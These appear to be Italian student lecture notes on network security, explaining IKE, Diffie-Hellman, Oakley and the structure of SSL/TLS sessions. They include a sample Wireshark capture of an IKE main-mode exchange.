- **Gestione manuale:** In cui l'amministratore configura ciascun sistema con le proprie chiavi e con le chiavi dei sistemi che devono comunicare con esso (Poco efficiente)
- **Gestione Automatizzata:** In cui il sistema in automatico crea le chiavi per la SA. (Approccio efficiente in sistemi di grosse dimensioni)

Tralasciando la gestione manuale, il protocollo standard per la gestione automatizzata delle chiavi IPSec è il protocollo **Internet Key Exchange (IKE)**. Esso è nato come un'evoluzione/unione di diversi altri protocolli, tra cui i più importanti sono:

- Oakley permette la creazione di una chiave di sessione attraverso una versione raffinata dell'algoritmo di Diffie-Hellman

- ISAKMP( Internet Security Association and Key Management Protocol) permette la gestione della chiavi e supporto alla negoziazione degli attributi di sicurezza.

## CARATTERISTICHE DEL PROBLEMA

- Necessità di scegliere e distribuire le chiavi segrete
- Quattro chiavi richieste per la comunicazione fra applicazioni
  - Due coppie (una per l'integrità, l'altra per la confidenzialità) in ricezione e trasmissione
- Richiesto il supporto a due tipi di gestione
  - Manuale
    - Ciascun sistema è configurato manualmente con le proprie chiavi e quelle di altri sistemi
    - Ambienti piccoli e statici
  - Automatica
    - Creazione su richiesta delle chiavi per le SA
    - Sistemi dinamici di grandi dimensioni

Il prof apre proprio la pagina di wikipedia per Diffie-Hellman e dice che ci sono alcuni concetti fondamentali:

### Algoritmo di Diffie-Hellman

Diffie-Hellman è un protocollo crittografico per lo scambio delle chiavi tra due entità.

Supponendo di considerare due entità A e B:

1. Si effettua un accordo preliminare per selezionare due parametri globali:
  - a.  $q$  è un numero primo molto grande
  - b.  $a$  è la radice primitiva di  $q$
2. A sceglie la propria chiave privata  $X_A$  intero casuale, ed invia a B la sua chiave pubblica calcolata come  $Y_A = a^{X_A} \text{mod } q$
3. B sceglie la propria chiave privata  $X_B$  intero casuale, ed invia ad A la sua chiave pubblica calcolata come  $Y_B = a^{X_B} \text{mod } q$
4. Ora entrambe le parti possono calcolare la chiave segreta di sessione K:  $K = (Y_B)^{X_A} \text{ mod } q = (Y_A)^{X_B} \text{ mod } q = a^{X_A X_B} \text{ mod } q$

Ma vediamo un po' questo protocollo perché IKE ha nel suo cuore Diffie-Hellman; infatti, quando negozia le chiavi fa questo. Il problema è però che **non c'è nessuna mutua autenticazione**, in più il **nostro problema** è il voler creare una comunicazione ma non interessarmene costringendo l'altro a rimanere occupato con calcoli di elevamento a potenza. Quest'attacco si chiama **clogging ed è un DoS**.

Di base IKE mette insieme Oakley, protocollo basato su D-H per determinare le chiavi, e un protocollo che orchestra tutta una serie di tipi di messaggio per determinare una SA specifica.

## LEZIONE 16 17/11/21

Ieri avevamo visto come funziona il protocollo Diffie-Helman usato per far **convergere due entità remote su un'informazione condivisa usata nella fase di crittografia**.

# IL PROTOCOLLO DIFFIE-HELMAN

1. Accordo iniziale fra A e B sui parametri globali
  - q: numero primo di grandi dimensioni
  - a: radice primitiva di q
2. A trasmette a B la sua chiave pubblica
3. B trasmette ad A la sua chiave pubblica
4. I due end-point calcolano la chiave privata di sessione
5. Le chiavi segrete vengono create solo quando necessario
6. Lo scambio non richiede infrastrutture preesistenti, ma solo l'accordo sui parametri iniziali

I vantaggi di tale algoritmo sono :

- Le chiavi segrete sono create solo quando necessarie e dunque non occorre memorizzarle per lunghi periodi, cosa che le renderebbe vulnerabili.
- Lo scambio delle chiavi non richiede alcuna infrastruttura preesistente ad eccezione dell'accordo sui due parametri globali

I punti deboli sono ovviamente che non c'è nessuna informazione sull'identità delle parti, nell'implementazione di base, il che vuol dire essere vulnerabili ad attacchi man-in-the-middle. Altro problema è relativo ad attacchi di clogging ovvero essendo computazionalmente oneroso si trova costretto a gestire un enorme quantitativo di dati.


## Algoritmo di Oakley

L'algoritmo Oakley, che sarebbe il cuore di IKE, associato alla tecnica di scambio delle chiavi implementa D-H cercando di eliminare i due punti deboli precedentemente individuati. Quindi per prima cosa implementa il meccanismo dei cookie per evitare attacchi di clogging, e vedremo che in IKE i cookie non sono altro che security parameter index.

- **Contrastare il clogging (DoS):** Un host si rende disponibile ad effettuare elaborazioni solo dopo lo scambio di cookie, ovvero un numero pseudocasuale calcolato sulla base di informazioni segrete locali in modo tale che sia difficile da calcolare da terze parti.

### Come funziona il meccanismo di scambio di cookie?

- Supponiamo che un attaccante si finga un Host B (Spoofing IP) e invia una richiesta di "generazione chiavi" all'host A. (In figura Messaggio 1)
- L'host A (inconsapevole) invia all'indirizzo IP nella richiesta, ovvero all'Host B, il suo cookie (In figura Messaggio 2)
- L'host B riceve un cookie senza aver fatto la richiesta "generazione chiavi" e dunque non risponde all' Host A con un "ACK". In questo modo non partirà nessuna elaborazione



- **Contrastare man-in-the-middle:** Lo scambio di messaggi viene autenticato attraverso tre possibili approcci:
  - **Firme digitali** (Attraverso un hash generato ad esempio sul nome e/o codice utente)
  - **Crittografia a chiave pubblica:** Un host A critta il messaggio da dover trasmettere con la sua chiave privata, l' Host B è sicuro che il messaggio ricevuto sia effettivamente proveniente dall'Host A se riesce a decrittarlo attraverso la sua chiave pubblica.
  - **Crittografia a chiave simmetrica:** Gli host A e B hanno una pre-shared key segreta utilizzata per cifrare/decifrare i messaggi. (Solo chi ha la chiave riesce a cifrare e decifrare i messaggi scambiati)
- **Contrastare Replay attack:** Aggiungere ai pacchetti trasmessi un Nonce, ovvero un numero pseudo-casuale generato localmente (lato ricevente o destinatario). L'efficacia del metodo sta nella capacità di generare Nonce differenti (Altrimenti anche i pacchetti reali verrebbero scartati!)

Per l'autenticazione vedremo delle tecniche che prevedono varie alternative, per quanto riguarda i due parametri per il calcolo delle chiavi individuiamo in fase di negoziazione un gruppo in modo da essere sicuri che entrambi li conoscano.

## L'ALGORITMO OAKLEY

- Mantiene i vantaggi di D-H
- Evita i punti deboli di D-H
- Impiega il meccanismo dei cookie per evitare gli attacchi clogging
  - Invio e riscontro di una sequenza pseudocasuale nel primo messaggio di scambio di chiavi
  - Nel caso di IP Spoofing nessuna risposta sarà ottenuta dall'attaccante
  - Il cookie deve dipendere dalle specifiche parti
  - Nessuno deve poter generare cookie accettabili dall'entità emettitrice
    - Utilizzo di informazioni segrete locali
    - Metodi veloci per la generazione e la verifica dei cookie
- Consente di negoziare un gruppo, specificando i parametri globali dello scambio delle chiavi
  - Definizione dei parametri globali
  - Identità dell'algoritmo

Vogliamo inoltre evitare attacchi di replay introducendo in più parti dei nonce che entreranno nei calcoli della negoziazione, così facendo se trovo un pacchetto con lo stesso numero lo elimino.

- Usa meccanismi per la difesa di attacchi a replay (nonce)
  - Ciascun nonce è un numero pseudocasuale generato localmente
  - I nonce compaiono nelle risposte e vengono crittografati in specifiche fasi dello scambio
- Consente lo scambio delle chiavi D-H
- Autentica lo scambio per evitare l'attacco man-in-the-middle
  - Firme digitali
    - Autenticazione mediante firma di un codice hash ottenibile vicendevolmente
    - Codice hash generato includendo il codice utente ed i valori nonce
  - Crittografia a chiave pubblica
    - Crittografia di parametri sensibili (codice utente, nonce) mediante la chiave privata del mittente
  - Crittografia a chiave simmetrica
    - Chiave ottenuta mediante meccanismi fuori banda (telefono, email, ...)

## IKE – Internet Key Exchange

IKE definisce tutte le procedure ed i formati dei messaggi necessari che possiamo utilizzare per realizzare la negoziazione e quindi per arrivare alla fine al set up di una SA. Il protocollo, originariamente si chiamava ISAKMP (internet Security Association and Key Management Protocol) ed infatti così lo troviamo in Wireshark.

Ike cerca di dare una descrizione del formato dei messaggi che sia indipendente dal payload e cerca di creare quella che sembra essere una catena di payload ed anche una matrioska di payload.

### IKE – INTERNET KEY EXCHANGE

- Definisce le procedure ed i formati dei pacchetti necessari per attivare, negoziare, modificare e cancellare le SA
- Nell'attivazione di una SA definisce il payload per lo scambio dei dati di generazione ed autenticazione delle chiavi
- Formato del payload indipendente
  - Dal protocollo di scambio delle chiavi
  - Dall'algoritmo di crittografia
  - Dal meccanismo di autenticazione

Andando a sviscerare il formato di un pacchetto standard; abbiamo due cookie (64 bit):

- Security parameter index dell'initiator
- Security parameter index del responder

L'unica caratteristica dei cookie è quella **di non essere facilmente indovinabili** perché se lo uso per evitare l'attacco di clogging devo fare in modo che se anche fa spoofing non trova uno identico.


Puntatore al prossimo payload (8 bit), che mi indica il tipo **del primo messaggio (che è il vero payload) trasportato da IKE**. IKE come detto può trasportare n° payload ed essendo concatenati c'è sempre il riferimento al precedente.

**Major ver/Minorn ver** sono i numeri di versione del protocollo.

Il campo **Exchange type** (8 bit) ci informa sul tipo di scambio effettuato, su IKE se ne possono fare diversi e noi ci concentreremo sullo scambio da fare per una SA con tutto al sicuro. Un tipo è l'aggressive che riduce i messaggi ed il tempo ma ci espone ad alcune vulnerabilità.

## FORMATO DELL'INTESTAZIONE IKE

- Initiator cookie (64 bit)
  - SPI dell'entità che inizia l'attivazione, la notifica o la cancellazione della SA



Ed infine i flags (8 bit) che indicano le opzioni di scambio:


- **Bit encryption = 1**, se tutti i payload seguenti sono crittografati usando l'algoritmo di crittografia dell'SA
- **Bit commit = 1**, per garantire che il material crittografato venga ricevuto solo dopo l'attivazione dell'SA

**Quali sono i tipi di payload in IKE? Tutti i payload sono caratterizzati da diversi campi:** abbiamo innanzitutto la parte **next payload** che è una sorta di more fragment, cioè fino a che abbiamo un valore continuiamo a leggere, se è zero è l'ultimo.

**Reserved** che varia a seconda del tipo di payload, **payload length** pari alla lunghezza del payload + l'intestazione generica; ed infine il payload.

## TIPI DI PAYLOAD IKE

- Next payload
  - 0 per l'ultima intestazione
  - Valore associato al payload successivo
- Payload length
  - Lunghezza in ottetti del payload + intestazione generica



In particolare, IKE utilizza il *Payload SA* per settare e inizializzare una SA. Esso ha una struttura completamente a matriosca, difatti contiene un insieme di payload P (Proposal), ognuno dei quali è

utilizzato durante il setup della SA, per definire il protocollo IPSec da utilizzare (AH/ESP) e contiene un insieme di Payload di Trasformazione.

Un insieme di Payload T (Trasform), ognuno dei quali specifica l'algoritmo di cifratura e relativi attributi. L'uso di più payload di trasformazione consente a chi avvia la comunicazione di offrire differenti soluzioni possibili. Il ricevente dovrà sceglierne UNA o rifiutare totalmente la proposta di creazione della SA!

Questa lista ci sarà più chiara in avanti.

## TIPI DI PAYLOAD IKE

- Security Association (SA)
  - used to begin the setup of a new SA; carries various attributes
- Proposal (P)
  - used during SA setup; indicates protocol to be used (AH or ESP) and number of transforms
- Transform (T)
  - used during SA setup; indicates transform (e.g., DES, 3DES) and its attributes
- Key exchange (KE)
  - used to carry key exchange data (e.g., Oakley)
- Identification (ID)
  - used to exchange identification information (e.g., IP address)
- Certificate (CR)
  - carries a public key certificate (PGP, X.509, SPKI, ...)
- Hash (HASH)
- Signature (SIG)
- Nonce (NONCE)
- Notification (N)
  - contains error or status information
- Delete (D)
  - indicates one or more SAs that the sender has deleted from its database (no longer valid)

Se riusciamo ad intuirne il funzionamento, dopo una lettura dell'elenco dei vari payload possiamo considerare il protocollo finito perché ci basta interpretare i diagrammi di sequenza **degli scambi IKE, nello specifico la tabella di destra**.

### Scambi IKE

La specifica di IKE prevede cinque tipologie di scambio di default per **la creazione di una SA**. In particolare :

- I = initiator, R = responder.
1. Io che inizio, mando al responder una richiesta del tipo: "voglio fare una SA". Cosa ci sarà in questa richiesta? **Sicuramente il cookie**
  2. Anche nel secondo messaggio mi aspetto il cookie del responder (**attenzione i cookie sono sempre gli stessi CAMBIANO AD OGNI NEGOZIAZIONE**).
  3. Il messaggio tre effettua il Key Exchange, inviando la chiave pubblica, più l'invio del nonce. In particolare, contiene i dati necessari per generare una chiave di sessione che dipendono dal particolare algoritmo utilizzato. Ad esempio, se si utilizza DH significa che l'entità manda i parametri pubblici all'altra, ovvero la propria chiave pubblica e i parametri generali da cui l'ha determinata.
  4. Il ricevente invia il completamento dello scambio delle chiavi e fornisce il proprio nonce
  5. **Poi nel messaggio cinque e sei noi ci dobbiamo autenticare**; infatti, mettiamo ID e AUTH (hash ottenuto dalla chiave pre-shared più i nonce ottenuti prima). **Questi messaggi sono crittografati**

I messaggi **non viaggiano in chiaro**, perché D-H l'abbiamo completato all'inizio.

## SCAMBI IKE

- Base exchange
  - Riduce il numero di scambi
  - Non protegge l'identità
    1. I → R : SA; NONCE
    2. R → I : SA; NONCE
    3. I → R : KE; IDi; AUTH
    4. R → I : KE; IDr; AUTH
  - Identity protection exchange
    - Estende il caso Base
    - Scambio di chiavi con nonce
      1. I → R : SA
      2. R → I : SA
      3. I → R : KE; NONCE
      4. R → I : KE; NONCE
      5. I → R : IDi; AUTH
      6. R → I : IDr; AUTH

Nella colonna di sinistra abbiamo la Base exchange che non protegge l'identità perché collassa nei messaggi 3 e 4 quelli che dall'altro lato sono il 5 e 6. Rendendolo vulnerabile ad **attacchi di brute force**.

**Aggressive è la modalità più facilmente attaccabile**, infatti rispetto a Identity abbiamo solo tre scambi, super veloce. L'ultima cosa che l'initiator non poteva calcolare è l'AUTH perché gli mancava il nonce del responder.

Come si sfrutta tale vulnerabilità? Se dopo una IKE Enumeration l'attaccante scopre che si utilizza IKE aggressive con Autenticazione pre-shared key (PSK) allora tale enumeration può essere il preludio di un attacco PSK-Crack a forza bruta il cui obiettivo è l'individuazione della chiave PSK.

- Authentication only exchange
  - Reciproca autenticazione senza scambio di chiavi
    - I → R : SA; NONCE
    - R → I : SA; NONCE; IDr; AUTH
    - I → R : IDi; AUTH
- Aggressive exchange
  - Riduce il numero di scambi ma non garantisce la protezione dell'identità
    - I → R : SA; KE; NONCE; IDi
    - R → I : SA; KE; NONCE; IDr; AUTH
    - I → R : AUTH
- Informational exchange
  - Trasmissione monodirezionale di informazioni per la gestione della SA
    - I → R : N/D

La modalità **Authentication only exchange** serve appunto solo per la reciproca autenticazione senza Diffie-Helman.

Il prof nei file del corso ha messo questi due link:

<https://devcentral.f5.com/s/articles/understanding-ikev1-negotiation-on-wireshark-34187>

<http://ruwanindikaprasanna.blogspot.com/2017/04/ipsec-capture-with-decryption.html>

**NOTA: Se non riuscite a scaricarlo il prof ha caricato anche il file sempre su teams.**

soprattutto il primo è un blog post che userà come riferimento, mentre il secondo mostra un esempio più dei drive con una traccia wireshark e lo vedremo adesso nel dettaglio.

Scaricata la traccia ed aperta tramite wireshark avremo un'immagine del genere, ma non identica, poiché non avremo la possibilità di decodifica.

No.	Time	A. Source	Destination	Protocol	Info
1	0.000000	172.16.1.70	172.16.1.71	ISAKMP	Identity Protection (Main Mode)
2	0.014699	172.16.1.71	172.16.1.70	ISAKMP	Identity Protection (Main Mode)
3	0.032162	172.16.1.70	172.16.1.71	ISAKMP	Identity Protection (Main Mode)
4	0.036248	172.16.1.71	172.16.1.70	ISAKMP	Identity Protection (Main Mode)
5	0.049363	172.16.1.70	172.16.1.71	ISAKMP	Identity Protection (Main Mode)
6	0.050826	172.16.1.71	172.16.1.70	ISAKMP	Identity Protection (Main Mode)
7	0.057618	172.16.1.70	172.16.1.71	ISAKMP	Quick Mode
8	0.068214	172.16.1.71	172.16.1.70	ISAKMP	Quick Mode
9	0.231164	172.16.1.70	172.16.1.71	ISAKMP	Quick Mode
10	0.909133	10.1.0.2	10.2.0.2	ICMP	Echo (ping) request id=0xd04, seq=438/46593, ttl=63 (no response found!)
11	0.909643	172.16.1.71	172.16.1.70	ESP	ESP (SPI=0xce38569e)
12	1.912204	10.1.0.2	10.2.0.2	ICMP	Echo (ping) request id=0xd04, seq=439/46849, ttl=63 (no response found!)
13	1.912801	172.16.1.71	172.16.1.70	ESP	ESP (SPI=0xce38569e)

Responder SPI: 0000000000000000  
 Next payload: Security Association (1)  
 > Version: 1.0  
 Exchange type: Identity Protection (Main Mode) (2)  
 > Flags: 0x00  
 Message ID: 0x00000000  
 Length: 248  
 \* Payload: Security Association (1)  
 Next payload: Vendor ID (13)  
 Reserved: 00  
 Payload length: 148  
 Domain of interpretation: IPSEC (1)  
 > Situation: 00000001  
 \* Payload: Proposal (2) # 0

```
0000 00 50 56 a9 b9 d1 00 50 56 a9 f7 c1 08 00 45 00 -PV-- P V--- E
0010 01 14 f6 89 48 00 48 11 e8 a1 ac 10 01 46 ac 10 --- @ @ F
0020 01 47 01 f4 01 f4 01 00 5b bf 75 1b 83 77 5c 20 -G----- | u - w \
0030 d1 40 00 00 00 00 00 00 00 01 10 02 00 00 00 @
0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0050 00 01 00 03 00 00 00 01 00 04 03 00 00 24 01 01
0060 00 00 00 01 07 80 0c 00 00 00 02 00 02 00 04
0070 00 00 00 03 00 01 00 00 00 01 00 00 0c 0e 10 03 00
0080 00 20 02 01 00 00 00 01 00 05 00 02 00 02 00 04
0090 00 05 00 03 00 01 00 00 00 01 00 00 0c 0c 10 03 00
00a0 00 24 03 01 00 00 00 01 00 07 00 00 00 00 00 02
00b0 00 01 00 04 00 00 00 03 00 01 00 00 00 00 01 00 0c
00c0 0c 10 00 00 00 18 04 01 00 00 00 04 00 0c 00 03
```

Abbiamo 6 messaggi, i primi Identity protection, e sono proprio i 6 mostrati nelle slide precedenti. È possibile seguire la lezione su questa parte perché fa vedere dal vivo come si legge il protocollo IKE.

Ora passiamo al tasto dolente, potremmo pensare: "assafà abbiamo finito IPSec" e invece no, abbiamo visto una punta del protocollo; manco il libro lo tratta a 360°.

Suggerimento, sentite questa parte è un approfondimento ma è utile

## Sicurezza al livello trasporto: "Secure Socket Layer" – SSL, "Transport Layer Security" – TLS (L10\_SSL\_1)

**Saliamo nello stack dei protocolli** e vedremo, dando per scontato che il livello rete sia conosciuto, come operare sicurezza nel livello trasporto. Vedremo quello che viene chiamato TLS ma che storicamente era conosciuto come SSL. È utile in qualche modo partire da SSL perché quello che fa TLS è aggiungere uno strato di crittografia **on top of** a quello che sono le socket standard.

Se IPSec è il principale meccanismo di sicurezza a livello rete, a livello trasporto si possono utilizzare due protocolli : **SSL (Secure Socket Layer)** e **TLS (Transport Layer Security)**, i quali costituiscono un meccanismo di sicurezza appena "sopra" il protocollo TCP.

Il livello trasporto aggiungerà sicurezza andando a modificare tutto il mondo preesistente, ovvero quello in cui un programmatore può usare un'interfaccia per aprire una socket e li effettuare chiamate di sistema. Faremo un po' di refresh ma le socket permettono di fare connessione:


- Connectionless
- Connection oriented

TLS inizialmente ha dato per scontato la sicurezza su TSP, ma ad oggi è possibile applicarlo in entrambi i casi.

Ricapitoliamo la situazione, TLS è un substrato ulteriore che mettiamo su un livello trasporto (tipicamente TSP) il quale consente di negoziare tra due endpoint in maniera affidabile il materiale crittografico; una volta fatto ci consente di trasferire su **un canale nativamente non protetto** delle informazioni protette tramite crittografia prima di inviarle su rete.

## STACK TCP/IP: MECCANISMI DI SICUREZZA

- A livello rete:
  - IPSec
    - Trasparente agli utenti finali e alle applicazioni
    - Funzionalità di filtraggio del traffico
- A livello trasporto:
  - Sicurezza "sopra" al protocollo TCP
    - SSL (Secure Socket Layer):
      - Trasparente alle applicazioni...
      - ...o incorporato nelle applicazioni stesse
- A livello applicazione
  - Incorporare specifici meccanismi di sicurezza all'interno delle applicazioni:
    - es: posta elettronica sicura:
      - S/MIME



## SSL

SSL è progettato per utilizzare il protocollo TCP con l'obietto di fornire un servizio di comunicazione sicura e affidabile end-to-end. Esso non è un unico protocollo (dunque è una suite) ma è costituito da due livelli protocollari.


Quali sono i concetti generali?

## COSA SONO SSL E TLS?

- SSL: "Secure Socket Layer"
- TLS: "Transport Layer Security"
- Entrambi forniscono una connessione a livello trasporto sicura per le applicazioni
  - es: tra un web server e un browser
- SSL fu sviluppato da Netscape
- La versione 3.0 di SSL è stata implementata in molti browser e web-server ed è ampiamente utilizzata in Internet
- SSL v3.0 è stato proposto come standard in un Draft Internet del 1996
- TLS è un'evoluzione di SSL, ultima versione (TLS v1.3) in RFC 8446 del 2018
- TLS può essere visto come SSL v3.1 ( TLS 1.2 → protocol version 3.3 )

TLS non è un protocollo, **ma una suite di protocolli**, di base ci troviamo sopra il livello trasporto e da come vediamo nell'immagine successiva possiamo vederne la struttura. Di fondamentale c'è il **SSL Record Protocol** che ci dice le modalità con cui andremo a trasferire dati crittografati su un livello trasporto non protetto, e poiché trasferisce informazioni crittografate ha bisogno di sapere come va realizzata la crittografia e, per renderla dinamica, si utilizza un **Handshake protocol**. Quest'ultimo è fondamentale perché l'handshaking è quello che facciamo all'inizio tra due endpoint per poter decidere le modalità di impiego del canale.

Ma quali saranno gli accordi a cui dobbiamo venire? In che modo crittografiamo e cosa vogliamo fare, come al solito si userà Diffie-Helman.



Abbiamo poi altri protocolli, in particolare l'**allert serve per mandare delle notifiche** all'altro endpoint e sono di due tipi:

- Allarme critico
- Allarme non critico

Il protocollo **heartbeat serve per vedere se l'altro peer è ancora attivo**. Quest'ultimo ha dato vita ad un attacco conosciuto come **heartbleed** ed è una vulnerabilità che sfrutta una mal configurazione su OpenSSL e non è insita nel protocollo stesso.

## LEZIONE 17 23/11/21

Ripetendo un po' la lezione scorsa abbiamo detto che per poter utilizzare il protocollo SSL Record dobbiamo aver scambiato con l'altro end point le informazioni per la crittografia. Questo vuol dire che ancora una volta avremo bisogno di un handshaking propedeutico alla comunicazione, il tassellino di SSL handshake protocol è fondamentale.

Gli altri protocolli sono un po' delle utility, **SSL Change Cipher spec** serve per mandare un messaggio semplice di commit e quindi finita la negoziazione informiamo l'altro endpoint che da adesso in poi si parla in maniera ufficiale.

**Alert** serve per i messaggi di pericolo come detti nella lezione precedente.

**Heartbeat** è un keep alive e serve per vedere se l'altro end point con il quale comunichiamo sia ancora attivo.

Quello che faremo adesso è eviscerare e capire meglio com'è strutturato il protocollo.

## I livelli protocollari in SSL/TLS

Il protocollo SSL record è fondamentale e fornisce servizi di sicurezza di base ai protocolli di livello superiore, in particolare fornisce l'autenticazione dei dati e la crittografia e per farlo utilizza le informazioni ottenute dalla negoziazione.

I due concetti fondamentali in SSL sono:

- Una sessione SSL è un'associazione tra client e server creata attraverso l'Handshake Protocol. Essa definisce una serie di parametri crittografici da utilizzare in più connessioni al fine di evitare, per ogni nuova connessione, la negoziazione di nuovi parametri. (La quale è costosa)
- Una connessione SSL è una forma di trasporto (inteso come livello trasporto) tra due entità paritarie (peer to peer ovvero aventi la stessa importanza). Essa è transitoria e associata ad una sola sessione.
  - Due entità possono instaurare connessioni sicure multiple (anche simultanee)

I concetti base in TLS sono di creare in ogni caso una connessione, anche nel caso di UDP stravolgendone la sua struttura. Per connessione intendiamo una qualsiasi forma di trasporto temporanea e **ad ogni connessione è associata una sola sessione**.

Per TLS è possibile definire una sessione di comunicazione tra due endpoint, la quale ha delle caratteristiche ad alto livello in termini di suite crittografiche e strutture dati per i certificati; tutte le informazioni sono conservate nella sessione e la userò per **creare molteplici connessioni**

## I CONCETTI DI CONNESSIONE E SESSIONE

- **Connessione**
  - Forma di trasporto (ISO/OSI) temporanea
  - Ogni connessione è associata ad una sola sessione
- **Sessione**
  - Associazione tra client e server
  - Creata dall'Handshake Protocol
  - Definisce una serie di parametri di sicurezza crittografica da utilizzare in più connessioni
  - Evita la ri-negoziatazione per ogni singola connessione di una sessione tra client e server
- Due entità possono instaurare più connessioni sicure

Una sessione può trovarsi in più stati i quali ci informano su quale fase operativa ci troviamo, ad esempio ci diranno che siamo in negoziazione oppure una dove l'handshaking è andato a buon fine.

Per ogni sessione attivata ci sono uno stato **operativo corrente per l'invio dei dati e uno per la ricezione**. Durante il protocollo di Handshake vengono creati due stati provvisori di invio e ricezione e alla fine del protocollo di Handshake gli stati diventano correnti.

La sessione avrà quindi una serie di parametri e delle proprietà, da guardare come se fossimo dei programmati. La sessione **sarà quindi un oggetto** con i seguenti parametri:

- **Session identifier**, sequenza di byte per identificare una sessione
- **Peer Certificate**, certificato x509 v3 del nodo (può essere nullo) e serve per la mutua autenticazione

- **Compression method**, algoritmo per comprimere i dati prima della crittografia e questo **è un punto che fa la più grande differenza tra SSL e TLS (ormai rimossa da questo protocollo poiché alcuni lo sfruttavano per l'attacco)**
- **Cipher Spec**, specifica l'algoritmo di crittografia dei dati e l'algoritmo di hash per il calcolo del codice MAC
- **Master secret**, codice segreto di 48 bit condiviso tra i peer e lo immaginiamo come la chiave segreta che è l'obiettivo dell'handshaking. Da questa deriviamo le altre chiavi.
- **Is resumable**, indica se la sessione può essere usata per nuove connessioni

Altri parametri che ci servono sono:

- **Server Random, Client random**, sequenze di byte scelte per ciascuna connessione e servono per avere una garanzia sul fatto che ci sia una sola possibilità di negoziazione per quel contesto.
- **Server write MAC secret**, chiave segrete per operazioni MAC sui dati inviati dal server ed è differente da quella del client per creare così una connessione crittografata bidirezionale
- **Client write MAC secret**, Chiave segreta per operazioni MAC sui dati inviati dal client
- **Server write key**, chiave di crittografia convenzionale per dati crittografati dal server e decrittografati dal client
- **Client write key**, Chiave di crittografia convenzionale per dati crittografati dal client e decrittografati dal server

Possiamo già iniziare ad immaginare che la sessione sia una struttura dati che sta in memoria perché nel momento in cui divento operativo ed inizio a negoziare delle connessioni sicure, il mio programma che gestisce tale operazioni, dovrà collezionare in RAM queste informazioni.

**Per finire abbiamo poi altre informazioni che non sono associate all'utilizzo degli algoritmi di crittografia ma associate ad alcune informazioni al contorno per una connessione e sono:**


- **Initialization Vectors**
  - Vettore di inizializzazione associato a ciascuna chiave durante la cifratura a blocchi
  - Viene inizializzato dal protocollo di Handshake, ultimo ciphertext conservato per IV di nuovo record
- **Sequence Numbers**
  - Ciascuna parte gestisce numeri di sequenza distinti per i messaggi trasmessi e ricevuti per ogni connessione

